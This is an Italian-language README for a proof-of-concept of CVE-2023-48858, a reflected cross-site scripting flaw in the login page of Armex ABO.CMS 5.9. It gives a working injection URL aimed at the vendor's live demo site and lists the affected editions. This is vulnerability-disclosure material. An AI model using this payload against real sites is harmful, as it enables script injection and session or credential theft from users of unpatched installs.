 shumerez/cve-2023-48858
Proof-of-concept exploit per CVE-2023-48858, una vulnerabilità XSS riflessa nella pagina di login di Armex ABO.CMS 5.9, che dimostra l'iniezione di script web arbitrari tramite URL appositamente costruito.

PoC per CVE-2023-48858
Una vulnerabilità Cross-site scripting (XSS) nel codice PHP della pagina di login in
Armex ABO.CMS 5.9 consente a utenti remoti di iniettare script web arbitrari
o HTML tramite la parte URL login.php?.
Proof of Concept:

http://demo.abocms.ru/login.php/eqbzm%22%3E%3Cimg%20src%3d/%20onerror%3dalert%281%29%3Er338y

Non è specificamente una vulnerabilità della versione "demo", è stata confermata
in ambiente reale su un sito web esposto alla rete
Il link alla demo qui utilizzato serve solo a dimostrare che questa vulnerabilità persiste
Tipo di vulnerabilità:
Cross Site Scripting (XSS)
Vendor del prodotto:
Armex Programming Products (INN 7722635725)
Prodotti (presumibilmente) interessati:
ABO.CMS: Start - 5.9
ABO.CMS: Promo - 5.9
ABO.CMS: Corporative - 5.9
ABO.CMS: Shop - 5.9
ABO.CMS: Business - 5.9
ABO.CMS: Bank - 5.9
Il problema è stato riscontrato nella pagina login.php, quindi tutte le versioni che la utilizzano (funzionalità di login) dovrebbero essere interessate. Inoltre, personalmente non credo che qualcosa cambierà per correggere questa vulnerabilità nelle prossime versioni di ABO.CMS
Riferimento:
https://abocms.ru/about/versions/version59/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-48858
